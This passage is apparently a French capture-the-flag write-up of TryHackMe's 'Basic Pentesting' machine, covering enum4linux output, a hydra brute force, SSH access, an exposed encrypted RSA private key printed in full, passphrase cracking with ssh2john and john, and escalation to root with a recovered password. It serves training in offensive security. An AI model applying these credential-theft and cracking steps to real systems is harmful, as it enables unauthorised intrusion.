[34m ==========([0m[32mOS information on 10.10.206.109[0m[34m)==========

[0m[33m
[E] [0m[31mCan't get OS info with smbclient

[0m[33m
[+] [0m[32mGot OS info for 10.10.206.109 from srvinfo:
[0m	BASIC2		Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
	platform_id :	500
	os version :	6.1
	server type :	0x809a03

[34m ==========([0m[32mUsers on 10.10.206.109[0m[34m)==========

[0m

[34m ==========([0m[32mShare Enumeration on 10.10.206.109[0m[34m)==========

[0m
	Sharename	Type	Comment
	---------	----	-------
	Anonymous	Disk
	IPC$		IPC	IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

	Server		Comment
	---------	-------

	Workgroup	Master
	---------	-------
	WORKGROUP	BASIC2

[33m
[+] [0m[32mAttempting to map shares on 10.10.206.109

[0m//10.10.206.109/Anonymous [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
[33m
[E] [0m[31mCan't understand response:

[0mNT_STATUS_OBJECT_NAME_NOT_FOUND listing *
//10.10.206.109/IPC$ [35mMapping: [0mN/A[35m Listing: [0mN/A[35m Writing: [0mN/A

[34m ==========([0m[32mPassword Policy Information for 10.10.206.109[0m[34m)==========

[0m

[+] Attaching to 10.10.206.109 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

    [+] BASIC2
    [+] Builtin

[+] Password Info for Domain: BASIC2

    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: 37 days 6 hours 21 minutes

[33m
[+] [0m[32mRetieved partial password policy with rpcclient:

[0mPassword Complexity: Disabled
Minimum Password Length: 5

[34m ==([0m[32mGroups on
10.10.206.109[0m[34m)==

[0m[33m
[+] [0m[32mGetting builtin groups:

[0m[33m
[+] [0m[32m Getting builtin group memberships:

[0m[33m
[+] [0m[32m Getting local groups:

[0m[33m
[+] [0m[32m Getting local group memberships:

[0m[33m
[+] [0m[32m Getting domain groups:

[0m[33m
[+] [0m[32m Getting domain group memberships:

[0m
[34m ==================([0m[32mUsers on 10.10.206.109 via RID cycling (RIDS: 500-550,1000-1050)
[0m[34m)==================

[0m[33m
[I] [0m[36mFound new SID:
[0mS-1-22-1
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[+] [0m[32mEnumerating users using SID S-1-5-32 and logon username '', password ''

[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[33m
[+] [0m[32mEnumerating users using SID S-1-22-1 and logon username '', password ''

[0mS-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''

[0mS-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)


[34m ==============================([0m[32mGetting printer info for 10.10.206.109[0m[34m)==============================

[0mNo printers returned.

enum4linux complete on Fri Sep 13 23:29:56 2024

5. Privilege escalation

Nous utilisons hydra et la wordlist rockyou.txt pour brute force l'accès à Jan



Nous avons trouvé le mot de passe, nous pouvons alors nous connecter en utilisant le ssh.

```
┌──(kota㉿kali-kota)-[~/…/Projects/CTF/Tryhackme/Basic Pentesting]
└─$ ssh jan@10.10.206.109
The authenticity of host '10.10.206.109 (10.10.206.109)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.206.109' (ED25519) to the list of known hosts.
jan@10.10.206.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
```

Nous commençons à naviguer parmis les fichiers à la recherche d'informations afin de gagner plus de privilèges

```
jan@basic2:~$ cd /home
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 kay
```

```
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```

```
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
```

```
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```

En accédant au dossier .ssh nous avons accès à la clé rsa (id_rsa) qui va nous permettre de nous connecter en tant que Kay

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×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
-----END RSA PRIVATE KEY-----
```

Nous créons un fichier texte où nous collons la clé, afin de récupérer le hash avec john the ripper

```
┌──(kota㉿kali-kota)-[~/…/Projects/CTF/Tryhackme/Basic Pentesting]
└─$ ssh2john id_rsa.txt > id_rsa_hash.txt

┌──(kota㉿kali-kota)-[~/…/Projects/CTF/Tryhackme/Basic Pentesting]
└─$ john --wordlist=rockyou.txt id_rsa_hash.txt
Created directory: /home/kota/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
fopen: rockyou.txt: No such file or directory

┌──(kota㉿kali-kota)-[~/…/Projects/CTF/Tryhackme/Basic Pentesting]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa.txt)
1g 0:00:00:08 DONE (2024-09-13 23:52) 0.1114g/s 9232p/s 9232c/s 9232C/s bird..aries13
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Grâce à ssh2john et john nous obtenons le mot de passe de Kay et nous permettre de nous connecter en tant que Kay à partir de la session ssh de Jan

```
jan@basic2:/home/kay/.ssh$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.206.109
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.206.109 (10.10.206.109)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Ensuite nous affichons le contenu du fichier pass.bak


```
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Bingo nous obtenons le mot de passe admin (dernière question du formulaire sur tryhackme)

Maintenant que nous avons ce mot de passe il est temps de monter en privilège, en entrant sudo su et accéder au dossier root de la racine du système

```
root@basic2:/# cd root
root@basic2:~# ls -la
total 28
drwx------  3 root root 4096 Apr 23  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
-rw-------  1 root root  607 Sep 13 18:42 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root 1017 Apr 23  2018 flag.txt
drwxr-xr-x  2 root root 4096 Apr 18  2018 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
```

Affichons désormais le flag



Et voilà ce CTF est terminé